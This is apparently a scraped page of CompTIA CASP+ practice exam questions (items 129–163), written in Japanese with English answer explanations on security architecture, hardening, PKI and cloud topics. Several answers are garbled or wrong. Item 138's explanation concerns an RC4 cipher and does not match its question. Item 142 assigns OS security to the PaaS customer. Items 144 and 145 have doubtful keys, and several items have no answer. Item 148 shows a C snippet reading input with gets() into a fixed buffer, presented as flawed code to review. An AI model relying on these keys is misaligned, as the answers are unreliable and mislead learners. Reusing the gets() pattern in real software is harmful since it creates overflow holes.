Implementing decoy files on adjacent hosts is a technique that can entice the adversary to uncover malicious activity, as it can lure them into accessing fake or irrelevant data that can trigger an alert or reveal their presence. Decoy files are also known as honeyfiles or honeypots, and they are part of deception technology. Deploying a SOAR (Security Orchestration Automation and Response) tool may not entice the adversary to uncover malicious activity, as SOAR is mainly focused on automating andstreamlining security operations, not deceiving attackers. Modifying user password history and length requirements may not entice the adversary to uncover malicious activity, as it could affect legitimate users and not reveal the attacker's actions. Applying new isolation and segmentation schemes may not entice the adversary to uncover malicious activity, as it could limit their access and movement, but not expose their presence.
Verified Reference: https://www.comptia.org/blog/what-is-deception-technology
https://partners.comptia.org/docs/default-source/resources/casp-content-guide

最新問題**: 129**
ある企業は、顧客のために大量のデータを BLOB ストレージでホストしています。同社は最近、スケジュールされたバックアップ プロセスが完了する前にこのデータが途中で削除されるという多くの問題を抱えていました。管理チームはセキュリティ アーキテクトに、バックアップが成功した場合に限り、BLOB を時折削除できるようにする推奨事項を求めました。この要件を最もよく満たすソリューションは次のどれですか?
A. ローカル データ センターで BLOB をミラーリングします。
B. ストレージ アカウントで高速リカバリを有効にします。
C. BLOB の論理的な削除を実装します。
D. BLOB を不変にします。

Answer: C (メーッセージを残す**)**
Soft delete allows blobs to be deleted, but the data remains accessible for a period of time before it is permanently deleted. This allows the company to delete blobs as needed, while still affording enough time for the backup process to complete. After the backup process is complete, the blobs can be permanently deleted.

最新問題**: 130**
セキュリティアナリストは、SIEMから、承認済みの公開SSHジャンプサーバーにおける異常なアクティビティに関するアラートを受け取りました。さらに調査するため、アナリストは/var/log/auth.log (graphic.ssh_auth_log)から直接イベントログを取得します。
ログ内のアクティビティによる潜在的なリスクに最もよく対処できるアクションは次のどれですか?
A. サービスアカウントのパスワードの設定ミスを警告
B. AllowUsers 設定ディレクティブの変更
C. 外部ポート22へのアクセスを制限する
D. ホストキーのpReferenceの実装
Answer: (解答を表示する**)**
Reference:
The AllowUsers configuration directive is an option for SSH servers that specifies which users are allowed to log in using SSH. The directive can include usernames, hostnames, IP addresses, or patterns. The directive can also be negated with a preceding exclamation mark (!) to deny access to specific users.
The logs show that there are multiple failed login attempts from different IP addresses using different usernames, such as root, admin, test, etc. This indicates a brute-force attack that is trying to guess the SSH credentials. To address this risk, the security analyst should modify the AllowUsers configuration directive to only allow specific users or hosts that are authorized to access the SSH jump server. This will prevent unauthorized users from attempting to log in using SSH and reduce the attack surface.Reference: https://man.openbsd.org/sshd_config#AllowUsers https://www.ssh.com/academy/ssh/brute-force

最新問題**: 131**
ある企業は、モノリシック アプリケーションをリファクタリングして、クラウド ネイティブ サービスとサービスのマイクロセグメンテーションを利用して、機密性の高いアプリケーション コンポーネントを保護したいと考えています。アーキテクチャの移植性を確保するには、企業は次のどれを実装する必要がありますか?
A. 仮想化エミュレータ
B. タイプ 2 ハイパーバイザー
C. オーケストレーション
D. コンテナ化
Answer: (解答を表示する**)**

Containerization is a technology that allows applications to run in isolated and portable environments called containers. Containers are lightweight and self-contained units that include all the dependencies, libraries, and configuration files needed for an application to run. Containers can be deployed on any platform that supports the container runtime engine, such as Docker or Kubernetes.
Containerization would allow the company to refactor a monolithic application to take advantage of cloud native services and service microsegmentation to secure sensitive application components, because containerization would:
Enable the application to be split into smaller and independent components (microservices) that can communicate with each other through APIs or message queues.
Allow the application to leverage cloud native services, such as load balancers, databases, or serverless functions, that can be integrated with containers through configuration files or environment variables.
Enhance the security of the application by isolating each container from other containers and the host system, and applying fine-grained access control policies and network rules to each container or group of containers.
Ensure the portability of the application by enabling it to run on any cloud provider or platform that supports containers, without requiring any changes to the application code or configuration.

最新問題**: 132**
開発者は、安全な外部向け Web アプリケーションを開発したいと考えています。開発者は、Web アプリケーション セキュリティの分野でツール、方法論、記事、およびドキュメントを作成するオンライン コミュニティを探しています。次のうち、最適なオプションはどれですか?
A. PCI DSS
B. NIST
C. ICANN
D. CSA
E. OWASP
Answer: E (メーッセージを残す**)**

最新問題**: 133**
セキュリティアナリストは、最新の脆弱性スキャン中に、会社の専用IoTサブネット上に新しいデバイスを発見しました。スキャン結果には、デフォルトのユーザー名とパスワードに加えて、多数の開いているポートと安全でないプロトコルが表示されています。カメラは、IoTサブネット内のセキュリティサーバーに映像を送信する必要があります。セキュリティアナリストは、カメラを安全に運用するために、次のうちどれを推奨すべきでしょうか？
A. カメラの設定を強化します。
B. カメラのログを SIEM に送信します。
C. カメラのビデオ ストリームを暗号化します。
D. カメラを隔離されたセグメントに配置する

Answer: A (メーッセージを残す)
To securely operate the camera, the security analyst should recommend hardening the camera configuration. This involves several steps:
Changing Default Credentials: Default usernames and passwords are a common vulnerability. They should be replaced with strong, unique passwords.
Disabling Unnecessary Services and Ports: The numerous open ports and insecure protocols should be reviewed, and any unnecessary services should be disabled to reduce the attack surface.
Firmware Updates: Ensuring the camera's firmware is up to date will mitigate known vulnerabilities.
Enable Encryption: If possible, enable encryption for both data in transit and at rest to protect the video stream and other communications from interception.
This approach addresses the identified vulnerabilities directly and ensures that the device is more secure. Simply sending logs to the SIEM or isolating the camera might not fully mitigate the risks associated with default settings and open ports.
Reference:
CompTIA CASP+ CAS-004 Exam Objectives: Section 2.4: Implement security activities across the technology life cycle.
CompTIA CASP+ Study Guide, Chapter 5: Implementing Host Security.

最新問題**: 134**
CI/CD パイプラインでは、コードに欠陥と脆弱性がほぼゼロであることが要求されます。コードを実稼働環境にリリースする現在のプロセスでは、2 週間のアジャイル スプリントが使用されます。要件を最もよく満たすものは次のうちどれですか?
A. オープンソースのオートメーション サーバー
B. 静的コードアナライザー
C. 信頼できるオープンソース ライブラリ
D. すべての開発者向けの単一のコード リポジトリ
Answer: B (メーッセージを残す)
A static code analyzer is a tool that analyzes computer software without actually running the software. A static code analyzer can help developers find and fix vulnerabilities, bugs, and security risks in their new applications while the source code is in its 'static' state. A static code analyzer can help ensure that the code has close to zero defects and zero vulnerabilities by checking the code against a set of coding rules, standards, and best practices. A static code analyzer can also help improve the code quality, performance, and maintainability.
A : An open-source automation server is not a tool that can help ensure that the code has close to zero defects and zero vulnerabilities. An open-source automation server is a tool that automates various tasks related to software development and delivery, such as building, testing, deploying, and monitoring. An open-source automation server can help speed up the CI/CD pipeline, but it does not analyze or improve the code itself.


C : Trusted open-source libraries are not tools that can help ensure that the code has close to zero defects and zero vulnerabilities. Trusted open-source libraries are collections of reusable code that developers can use to implement common or complex functionalities in their applications. Trusted open-source libraries can help save time and effort for developers, but they do not guarantee that the code is free of defects or vulnerabilities.
D : A single code repository for all developers is not a tool that can help ensure that the code has close to zero defects and zero vulnerabilities. A single code repository for all developers is a centralized storage location where developers can access and manage their source code files. A single code repository for all developers can help facilitate collaboration and version control, but it does not analyze or improve the code itself.
https://www.comparitech.com/net-admin/best-static-code-analysis-tools/
https://www.perforce.com/blog/sca/what-static-analysis

最新問題**: 135**
セキュリティ エンジニアは、次の Web サーバーのホスト名に対して単一の CSR を作成しています。
* wwwint 内部
* www 会社コム
* ホーム.内部
* www 内部
要件を満たすのは次のうちどれですか?
A. SAN
B. CN
C. CA
D. CRL
E. Issuer
Answer: A (メーッセージを残す**)**
Subject Alternative Name (SAN) is a part of the X.509 specification for SSL certificates that allows multiple domain names to be protected under a single SSL certificate. Using SAN is the most suitable option when a single Certificate Signing Request (CSR) needs to cover multiple hostnames. It enables the security engineer to list all the required hostnames in one certificate, ensuring secure communications for each listed entity without the need for separate certificates.

最新問題**: 136**
セキュリティ アナリストは、組織のインターネットに接続された Web サービスの脆弱性スキャンからの次の出力を確認しています。
*行 06: SNI 経由で送信されたホスト名が証明書と一致しません。
*行 10: 証明書は OCSP によって検証されていません。
* 13 行目: 弱い SHA-1 署名アルゴリズムが検出されました。
* 17 行目: TLS 1.2 暗号スイートがネゴシエートされました。

* 18 行目: SSL セッションは前方秘匿性を使用していません。
次のどれが、攻撃者がクライアントとサーバー間の信頼関係を悪用する脆弱性を示していますか?
A. 行 06
B. 10行目
C. 13行目
D. 18行目
Answer: (解答を表示する**)**
The mismatch between the hostname sent via SNI and the certificate undermines the trust relationship. Attackers can exploit this to conduct man-in-the-middle (MITM) attacks. This aligns with CASP+ objective 1.4, which addresses managing vulnerabilities in secure communication protocols.

最新問題: **137**
セキュリティ アナリストは、企業のクラウド ログでネットワーク トラフィックを調べているときに、次のことを観察します。



セキュリティ アナリストが最初に取るべき手順は次のうちどれですか?
A. セキュリティ グループを介して 10.0.50.6 を分離します。
B. EDR 経由で 10.0.5.52 にアクセスし、ネットワークに接続されているプロセスを特定します。
C. 10.0.5.52 を隔離し、ホストに対してマルウェア スキャンを実行します。
D. 10.0.50.6 の Web ログを調べて、これが通常のトラフィックであるかどうかを判断します。
Answer: D (メーッセージを残す**)**

最新問題: **138**
企業の SOC は、特定の脆弱性を利用したアクティブなキャンペーンに関する脅威インテリジェンスを受け取りました。同社は、このアクティブなキャンペーンに対して脆弱かどうかを判断したいと考えています。
会社がこの決定を下すために使用する必要があるのは、次のうちどれですか?

A. 脅威ハンティング
B. システム侵入テスト
C. SIEM ツール内のログ分析
D. サイバー キル チェーン
Answer: B (メーッセージを残す**)**
The security analyst should remove the cipher TLS_DHE_DSS_WITH_RC4_128_SHA to support the business requirements, as it is considered weak and vulnerable to on-path attacks. RC4 is an outdated stream cipher that has been deprecated by major browsers and protocols due to its flaws and weaknesses. The other ciphers are more secure and compliant with secure-by-design principles and PCI DSS. Verified Reference: https://www.comptia.org/blog/what-is-a-cipher https://partners.comptia.org/docs/default-source/resources/casp-content-guide

最新問題**: 139**
米国とヨーロッパに顧客を持つ企業は、自社のコンテンツを確実に低遅延でエンド ユーザーに配信したいと考えています。コンテンツには機密情報と公開情報の両方が含まれます。同社のデータセンターは米国西海岸にあります。米国東海岸のユーザーとヨーロッパのユーザーは、アプリケーションの応答が遅いと感じています。企業がアプリケーションの応答を迅速に改善できるのは次のうちどれですか?
A. 両方のデータセンターにリバース キャッシュ プロキシをインストールし、プロキシの自動スケーリングを実装する
B. HTTPS を使用して機密コンテンツを提供し、HTTP をパブリック コンテンツに使用します。
C. アプリケーションの応答が遅い地域でコロケーション サービスを使用する
D. CDN を実装し、すべてのトラフィックを強制的に CDN 経由にします。
Answer: D (メーッセージを残す**)**
A Content Delivery Network (CDN) is designed to serve content to end-users with high availability and high performance. By implementing a CDN, the company can distribute the content across multiple geographically dispersed servers, thereby reducing latency for users far from the West Coast data centers, including those on the East Coast of the United States and in Europe.

最新問題**: 140**
クラウド セキュリティ アーキテクトは、VMS を強化するソリューションを見つけるという任務を負っています。ソリューションは次の要件を満たす必要があります。
* データは VMS の外部に保存する必要があります。
* VMS への不正な変更は許可されていません
* 変更を行う必要がある場合は、新しい VM をデプロイする必要があります。
最良の解決策は次のうちどれですか?
A. 不変システム
B. データ損失防止
C. ストレージエリアネットワーク
D. ベースラインテンプレート

Answer: A (メーッセージを残す)
An immutable system is a system that does not change after it is deployed. Any changes or updates are done by creating a new system from a common image or template and replacing the old one. An immutable system meets the requirements of storing data outside of the VMs, preventing unauthorized modifications to the VMs, and deploying a new VM if a change needs to be done. An immutable system can improve the security, reliability, and consistency of the VMs by avoiding configuration drift, human errors, or malicious tampering. An immutable system can also simplify the deployment process and enable faster recovery from failures. Verified Reference:
https://cloudinfrastructureservices.co.uk/vm-types-for-devops-pets-vs-cattle-vs-immutable/
https://www.digitalocean.com/community/tutorials/what-is-immutable-infrastructure

最新問題**: 141**
組織は、リモート作業をサポートするために BYOD 標準を検討しています。ソリューションの最初の反復では、承認されたコラボレーション アプリケーションと、それらのアプリケーション間で企業データを移動する機能のみを利用します。セキュリティ チームは、次の点について懸念しています。
従業員が退職した後に持ち出される構造化されていないデータ 認証情報が漏洩した結果として持ち出されるデータ 持ち出される電子メール内の機密情報 データ損失のリスクを軽減するために、セキュリティ チームは次のどのソリューションを実装する必要がありますか?
A. モバイル デバイス管理、リモート ワイプ、およびデータ損失の検出
B. 条件付きアクセス、DoH、およびディスク全体の暗号化
C. モバイルアプリ管理、MFA、DRM
D. 証明書、DLP、およびジオフェンシング
Answer: C (メーッセージを残す)
Mobile application management (MAM) is a solution that allows the organization to control and secure the approved collaboration applications and the data within them on personal devices. MAM can prevent unstructured data from being exfiltrated by restricting the ability to move, copy, or share data between applications. Multi-factor authentication (MFA) is a solution that requires the user to provide more than one piece of evidence to prove their identity when accessing corporate data. MFA can prevent data from being exfiltrated as a result of compromised credentials by adding an extra layer of security. Digital rights management (DRM) is a solution that protects the intellectual property rights of digital content by enforcing policies and permissions on how the content can be used, accessed, or distributed. DRM can prevent sensitive information in emails from being exfiltrated by encrypting the content and limiting the actions that can be performed on it, such as forwarding, printing, or copying. Verified Reference:
https://www.manageengine.com/data-security/what-is/byod.html
https://www.cimcor.com/blog/7-scariest-byod-security-risks-how-to-mitigate

最新問題**: 142**

PaaS の責任共有モデルでは、顧客の責任は次のうちどれですか?
A. ネットワークセキュリティ
B. 物理的セキュリティ
C. OSのセキュリティ
D. ホストインフラストラクチャ
Answer: C (メーッセージを残す)
In a shared responsibility model for PaaS, the customer's responsibility is OS security. PaaS stands for Platform as a Service, which is a cloud service model that provides a platform for customers to develop, run, and manage applications without having to deal with the underlying infrastructure. The cloud provider is responsible for the physical security, network security, and host infrastructure of the platform, while the customer is responsible for the security of the operating system, the application, and the data. The customer needs to ensure that the operating system is patched, configured, and protected from malware and unauthorized access. Verified Reference:
https://learn.microsoft.com/en-us/azure/security/fundamentals/shared-responsibility
https://www.techtarget.com/searchcloudcomputing/feature/The-cloud-shared-responsibility-model-for-IaaS-PaaS-and-SaaS
https://www.splunk.com/en_us/blog/learn/shared-responsibility-model.html

最新問題**: 143**
セキュリティ アナリストは、新しい API を評価する任務を負っています。アナリストは、脆弱性を解決するために、悪意のあるものと無害なものの両方のさまざまな入力をテストできる必要があります。アナリストは、この目標を達成するために次のどれを使用する必要がありますか?
A. 静的解析
B. 入力の検証
C. ファジーテスト
D. エクスプロイト後
Answer: (解答を表示する)
Fuzz testing, or fuzzing, is a software testing technique that involves providing invalid, unexpected, or random data as input to a computer program. The program is then monitored for exceptions such as crashes, or failing built-in code assertions or for potential memory leaks. This type of testing can help identify security vulnerabilities that could be exploited by malicious inputs.

最新問題**: 144**
サイバーセキュリティ エンジニア アナリストは、脆弱性のシステムを分析します。ツールは OVAL を作成しました。出力としての結果ドキュメント。エンジニアが人間が読める形式で結果を解釈できるようにするのは、次のうちどれですか? (2 つ選択してください。)
A. デバッグ ユーティリティ
B. イベント ビューア
C. テキストエディタ

D. XML スタイルシート
E. OOXML エディター
F. SCAP ツール
Answer: D,E (メーッセージを残す**)**

最新問題**: 145**
セキュリティ アナリストは、ハッカーがいくつかのキーを発見し、公開 Web サイトで公開されていることを確認しました。その後、セキュリティ アナリストは Web サイトのキーを使用してデータを正常に復号化できます。影響を受けるデータを保護するために、セキュリティ アナリストが推奨する必要があるのは次のうちどれですか?
A. キーローテーション
B. ゼロ化
C. キーの失効
D. キーエスクロー
E. 暗号難読化
Answer: E (メーッセージを残す**)**

最新問題**: 146**
セキュリティ管理者は、水平方向の移動攻撃に対してドメイン コントローラーを強化するという任務を負っています。以下は実行中のサービスの出力です。

Name	Status	Startup type
Active Directory Domain Services	Running	Automatic
Active Directory Web Services	Running	Automatic
Bluetooth Support Service		Manual
Credential Manager	Running	Manual
DNS Server	Running	Automatic
Kerberos Key Distribution Center	Running	Automatic
Microsoft Passport Container	Running	Manual
Print Spooler	Running	Automatic
Remote Desktop Services		Disabled
SNMP Trap		Disabled

このタスクを完了するには、次の構成変更のうちどれを行う必要がありますか?
A. Print Spooler サービスを停止し、スタートアップの種類を無効に設定します。
B. DNS サーバー サービスを停止し、スタートアップの種類を無効に設定します。
C. Active Directory Web サービス サービスを停止し、スタートアップの種類を無効に設定します。
D. Credential Manager サービスを停止し、スタートアップの種類を無効のままにします。
Answer: (解答を表示する**)**

Stopping the Print Spooler service and setting the startup type to disabled is the best configuration change to harden a domain controller against lateral movement attacks. The Print Spooler service has been known to be vulnerable to remote code execution exploits that can allow attackers to gain access to domain controllers and other sensitive machines. Disabling this service can reduce the attack surface and prevent exploitation attempts.

最新問題**: 147**
組織がデジタル署名されたコードの利用を好む理由を最もよく説明しているのは次のどれですか? (2 つ選択してください)。
A. 原産地保証を提供します。
B. 整合性を検証します。
C. 機密性が向上します。
D. DRM と統合します。
E. 受信者の身元を確認します。
F. コードにマルウェアが含まれていないことを確認します。
Answer: A,B (メーッセージを残す**)**
Option A (Origin assurance):Digital signatures ensure that the code originates from a trusted source.
Option B (Integrity verification):Digital signatures verify that the code has not been tampered with since it was signed.
Option C (Confidentiality):Digital signatures do not provide encryption or confidentiality.
Option D (DRMs):Digital signatures are not specifically related to Digital Rights Management.
Option E (Recipient verification):Digital signatures validate the sender, not the recipient.
Option F (Free of malware):While digital signatures verify integrity, they cannot guarantee that the code is free of malware.
Reference:
CompTIA CASP+ Exam Objective 2.1: Implement cryptographic solutions to protect application integrity.
CASP+ Study Guide, 5th Edition, Chapter 9, Digital Signatures and Code Signing.

最新問題**: 148**
セキュリティ アーキテクトがコードの一部を調べて、次のことを発見します。

```
char username[20]
char password[20]
gets(username)
checkUserExists(username)
```

セキュリティ アーキテクトがコードのリリースを承認する前に要求する必要がある変更は次のどれですか。
A. ユーザー名には英数字のみ使用できます。
B. より安全なパスワードをサポートするには、パスワード変数を長くします。

C. 20 文字を超える文字を入力できないようにします。
D. checkUserExists 関数にパスワード パラメータを追加します。
Answer: (解答を表示する**)**
The code snippet presents a buffer size risk where the user input (username) is accepted without limiting the number of characters, potentially leading to buffer overflow vulnerabilities. The best solution is to implement input validation that limits the input to a maximum of 20 characters, matching the buffer size defined in the code. This prevents overflow attacks by ensuring that user input does not exceed the allocated memory space. Other options, like adding more parameters or allowing alphanumeric characters, do not directly address the root cause of buffer overflow vulnerabilities. CASP+ stresses the importance of proper input validation and bounds checking as critical security measures.
Reference:
CASP+ CAS-004 Exam Objectives: Domain 2.0 - Enterprise Security Operations (Input Validation and Buffer Overflow Prevention) CompTIA CASP+ Study Guide: Secure Coding Practices and Input Validation Techniques

最新問題**: 149**
組織内のセキュリティ チームとビジネス ユニットの間の期待値を設定する最良の方法は次のうちどれですか?
A. リスク評価
B. 覚書
C. 事業影響分析
D. 業務提携契約
E. サービス レベル アグリーメント
Answer: E (メーッセージを残す**)**
A service level agreement (SLA) is the best option to set expectations between the security team and business units within an organization. An SLA is a document that defines the scope, quality, roles, responsibilities, and metrics of a service provided by one party to another. An SLA can help align the security team's objectives and activities with the business units' needs and expectations, as well as establish accountability and communication channels. Verified Reference:
https://www.comptia.org/training/books/casp-cas-004-study-guide ,
https://searchitchannel.techtarget.com/definition/service-level-agreement

最新問題**: 150**
ある組織がリスク評価を実施したところ、従業員の 50% 未満しかセキュリティ意識向上トレーニングを完了していないことがわかりました。最高情報セキュリティ責任者は、経営陣へのレポートで脆弱性が高まっている領域として次のどれを強調する必要がありますか?
A. ソーシャルエンジニアリング
B. サードパーティの侵害
C. APT ターゲット

D. ピボット

Answer: A (メーッセージを残す**)**

The Chief Information Security Officer (CISO) should highlight social engineering as an area of increased vulnerability due to the lack of completion of security awareness training by employees. Social engineering attacks exploit human behavior, and employees who are not adequately trained are more likely to fall victim to phishing, pretexting, and other types of social engineering tactics. Increasing awareness and training helps employees recognize and respond appropriately to these threats.

Reference:

CompTIA CASP+ CAS-004 Exam Objectives: Section 4.3: Understand how to conduct risk management activities.

CompTIA CASP+ Study Guide, Chapter 9: Risk Management and Incident Response.

最新問題**: 151**

次のテクノロジーのうち、生体認証リーダー近接バッジ入力システムの使用、およびさまざまな環境やデータ入力システムにアクセスするためのハードウェア セキュリティ トークンの使用から最もメリットが得られるのはどれですか?

A. 深層学習

B. 機械学習

C. ナノテクノロジー

D. パスワードなしの認証

E. 生体認証のなりすまし

Answer: D (メーッセージを残す**)**

Passwordless authentication is an authentication method that does not require the user to enter a password. Instead, it relies on alternative forms of verification, such as biometric readers (fingerprint or facial recognition), proximity badge entry systems, and hardware security tokens. These technologies provide a means to authenticate users with higher assurance levels and would benefit the most from the use of the mentioned devices and methods.

最新問題**: 152**

ユーザーが企業のラップトップからインターネット バンキングの Web サイトにアクセスしようとすると、HTTPS 接続エラーが発生します。その後、ユーザーは携帯電話でブラウザを開き、同じ

インターネット バンキングの Web サイトに問題なくアクセスできます。次のセキュリティ構成のうち、エラーの原因である可能性が最も高いのはどれですか?
A. HSTS
B. クライアント認証
C. TLS 1.2
D. 証明書のピン留め
Answer: A (メーッセージを残す**)**

最新問題**: 153**
市政府の IT ディレクターは市議会から、大規模な連邦補助金の交付を受けるには、次のサイバーセキュリティ要件を満たす必要があると通知されました。
+ 監視と脅威ハンティングを可能にするために、すべての重要なデバイスのログを 365 日間保持する必要があります。
+ アカウントの侵害を軽減するために、すべての特権ユーザー アクセスを厳密に制御および追跡する必要があります。
+ ランサムウェアの脅威とゼロデイ脆弱性を迅速に特定する必要があります。
これらの要件を最もよく満たすテクノロジは次のどれですか (3 つ選択)。
A. エンドポイント保護
B. ログアグリゲータ
C. ゼロトラストネットワークアクセス
D. PAM
E. クラウドサンドボックス
F. SIEM
G. NGFW
Answer: B,D,F (メーッセージを残す**)**
B . Log aggregator: A log aggregator is a tool that collects, parses, and stores logs from various sources, such as devices, applications, servers, etc. A log aggregator can help meet the requirement of retaining logs for 365 days by providing a centralized and scalable storage solution1 .
D . PAM: PAM stands for privileged access management. It is a technology that controls and monitors the access of privileged users (such as administrators) to critical systems and data. PAM can help meet the requirement of controlling and tracking privileged user access by enforcing policies such as least privilege, multifactor authentication, password rotation, session recording, etc. .
F . SIEM: SIEM stands for security information and event management. It is a technology that analyzes and correlates logs from various sources to detect and respond to security incidents. SIEM can helpmeet the requirement of identifying ransomware threats and zero-day vulnerabilities by providing real-time alerts, threat intelligence feeds, incident response workflows, etc. .

最新問題: **154**
重要度の低いサードパーティ ベンダーを組織が評価したところ、そのベンダーにはサイバーセキュリティ保険がなく、IT スタッフの離職率が高いことがわかりました。組織はベンダーを使用して、顧客のオフィス機器をあるサービス場所から別の場所に移動します。ベンダーは、API を介して顧客データとビジネスへのアクセスを取得します。
この情報が与えられた場合、次のうち注目すべきリスクはどれですか?
A. API 構成への技術的な影響
B. ソフトウェア開発サイクルの延長による機能の遅延
C. ベンダーの業務が停止する可能性
D. ベンダーのデータ侵害による金銭的責任
Answer: (解答を表示する**)**

最新問題: **155**
ある会社では、今年、アプリケーション セキュリティ エンジニアごとに Burp Suite ライセンスを購入しました。エンジニアは Burp Suite を使用して、会社の SaaS アプリケーションに関するいくつかの問題を特定しました。来年、最高情報セキュリティ責任者は、SaaS 製品を保護するために追加のツールを購入したいと考えています。次のうち、最適なオプションはどれですか。
A. DAST
B. 標準
C. IAST
D. ザップ
Answer: C (メーッセージを残す**)**
Step by Step
IAST (Interactive Application Security Testing): Combines both dynamic and static testing techniques and is highly suited for securing SaaS applications by providing insights into runtime and code-level issues.
DAST (Dynamic Application Security Testing): Focuses on runtime vulnerabilities but lacks code-level analysis.
SAST (Static Application Security Testing): Analyzes source code but does not address runtime vulnerabilities.
ZAP (OWASP ZAP) is a DAST tool similar to Burp Suite, providing redundant functionality rather than new protections.

最新問題: **156**
組織は、参照データを新しいシステムに組み込むためにレガシー システムを必要とします。組織は、レガシー システムが今後 18 ～ 24 か月間運用され続けると予想しています。さらに、レガシー システムには複数の重大な脆弱性があり、それらを解決するためのパッチはありません。セキュリティを最適化するための最適な設計オプションは次のうちどれですか?
A. MFA を実装して、レガシー システムにアクセスします。
B. 新しいシステムとレガシー システムを別々の VLAN に配置します。

C. レガシー アプリケーションをエア ギャップ システムに展開します。
D. ジャンプ ボックスを使用してシステムへのアクセスを制限します。
Answer: C (メーッセージを残す**)**

最新問題**: 157**
従来のオンプレミスのインフラストラクチャ構成と比較して、CSP での ACL の定義は以下に依存します。
A. クラウドネイティブ アプリケーション。
B. コンテナ化。
C. サーバーレス構成。
D. ソフトウェア定義ネットワーキング。
E. セキュアアクセスサービスエッジ。
Answer: D (メーッセージを残す**)**
Defining ACLs in a CSP relies on software-defined networking. Software-defined networking (SDN) is a network architecture that decouples the control plane from the data plane, allowing for centralized and programmable network management. SDN can enable dynamic and flexible network configuration and optimization, as well as improved security and performance. In a CSP, SDN can be used to define ACLs that can apply to virtual networks, subnets, or interfaces, regardless of the physical infrastructure. SDN can also allow for granular and consistent ACL enforcement across different cloud services and regions. Verified Reference:
https://www.techtarget.com/searchsdn/definition/software-defined-networking-SDN
https://learn.microsoft.com/en-us/azure/architecture/guide/networking/network-security
https://www.techtarget.com/searchcloudcomputing/definition/cloud-networking

最新問題**: 158**
金融機関には、現在次のコントロールを採用している複数の機関があります。
* サーバーは毎月のパッチ適用サイクルに従います。
* すべての変更は、変更管理プロセスを通過する必要があります。
* 開発者とシステム管理者は、2 要素認証を使用してデータをホストするサーバーにアクセスするために、ジャンプボックスにログインする必要があります。
* サーバーは隔離された VLAN 上にあり、内部の本番ネットワークから直接アクセスすることはできません。
最近、承認プロセスを回避するアップグレードが原因で、停止が発生し、数日間続きました。セキュリティ チームは、許可されていないパッチがインストールされていることを発見してから、1 時間以内に運用を再開することができました。将来同様のインシデントが発生した場合に解決までの時間を短縮するために、セキュリティ管理者が推奨する必要があるのは次のうちどれですか?
A. サーバーで自動パッチ更新機能を無効にする
B. サーバー上で自動化されたアラートを使用してファイル整合性監視を実装します。
C. ジャンプ サーバーの監査ログを強化し、ログを SIEM に送信します。
D. すべての変更管理要求に対して複数の承認者を必要とします。

Answer: (解答を表示する**)**

最新問題**: 159**
複数のサーバーの OS が、原因不明のほぼ同時にクラッシュしました。サーバーは動作状態に復元され、すべてのファイルの整合性が検証されました。インシデント対応チームがクラッシュを理解し、今後それを防ぐために実行する必要があるのは、次のうちどれですか?
A. 事後報告
B. 事業継続計画
C. 教訓
D. 根本原因分析
Answer: (解答を表示する**)**

最新問題**: 160**
暗号化ソリューションを活用して使用中のデータを保護すると、データが確実に暗号化されます。
A. ローカル ネットワークを経由する場合。
B. 処理中のメモリ内
C. システムのソリッド ステート ドライブに書き込まれる場合。
D. エンタープライズ ハードウェア セキュリティ モジュールによる。
Answer: B (メーッセージを残す**)**

最新問題**: 161**
ある企業の最高情報責任者 (CIO) は、セキュリティ強化のため、既存のシステムアーキテクチャにIDSソフトウェアを導入したいと考えています。このソフトウェアは、システムアクティビティを監視し、攻撃の試みに関する情報を提供し、悪意のあるアクティビティを分析して、関与するプロセスやユーザーを特定できる必要があります。これらの情報を提供するソフトウェアは次のどれでしょうか?
A. ヒルデス
B. NIDS
C. UEBA
D. ヒップ
Answer: (解答を表示する**)**

最新問題**: 162**
捜査または訴訟中に証拠の検索と収集が含まれるプロセスは次のどれですか?
A. 電子情報開示
B. レビュー分析は次のとおりです。
C. 情報ガバナンス
D. 加工過程の管理
Answer: A (メーッセージを残す**)**

The process that involves searching and collecting evidence during an investigation or lawsuit is e-discovery. E-discovery stands for electronic discovery, which is the process of identifying, preserving, collecting, processing, reviewing, analyzing, and producing electronically stored information (ESI) that is relevant to a legal matter. E-discovery can be used for civil litigation, criminal prosecution, regulatory compliance, internal investigations, and other purposes. E-discovery can help parties obtain evidence from various sources, such as emails, documents, databases, social media, cloud services, mobile devices, and others. Verified Reference:
https://www.techtarget.com/searchsecurity/definition/electronic-discovery
https://www.edrm.net/frameworks-and-standards/edrm-model/
https://www.law.cornell.edu/wex/electronic_discovery_(federal)

最新問題**: 163**
セキュリティアーキテクトは、会社のモノリシックなソフトウェアアプリケーションをコンテナ化されたソリューションに置き換えることを推奨しています。従来、シークレットはアプリケーションの構成ファイルに保存されていました。セキュリティアーキテクトは、新しいシステムにおいて以下のどの変更を行うべきでしょうか？
A. シークレット管理ツールを使用します。
B. '秘密をキーエスクローに保存します。
C. シークレットを Dockerfile 内に保存します。
D. ランダム化された名前空間内のすべての Dockerfles を実行します。
Answer: A (メーッセージを残す**)**
A secrets management tool is a tool that helps companies securely store, transmit, and manage sensitive digital authentication credentials such as passwords, keys, tokens, certificates, and other secrets. A secrets management tool can help prevent secrets sprawl, enforce business policies, and inject secrets into pipelines. A secrets management tool can also help protect secrets from unauthorized access, leakage, or compromise by using encryption, tokenization, access control, auditing, and rotation. A secrets management tool is a recommended solution for replacing the company's monolithic software application with a containerized solution, because it can provide a centralized and consistent way to manage secrets across multiple containers and environments.
B . Saving secrets in key escrow is not a recommended solution for replacing the company's monolithic software application with a containerized solution, because it does not address the operational challenges of managing secrets for containers. Key escrow is a process of storing cryptographic keys with a trusted third party that can release them under certain conditions. Key escrow can be useful for backup or recovery purposes, but it does not provide the same level of security and automation as a secrets management tool.
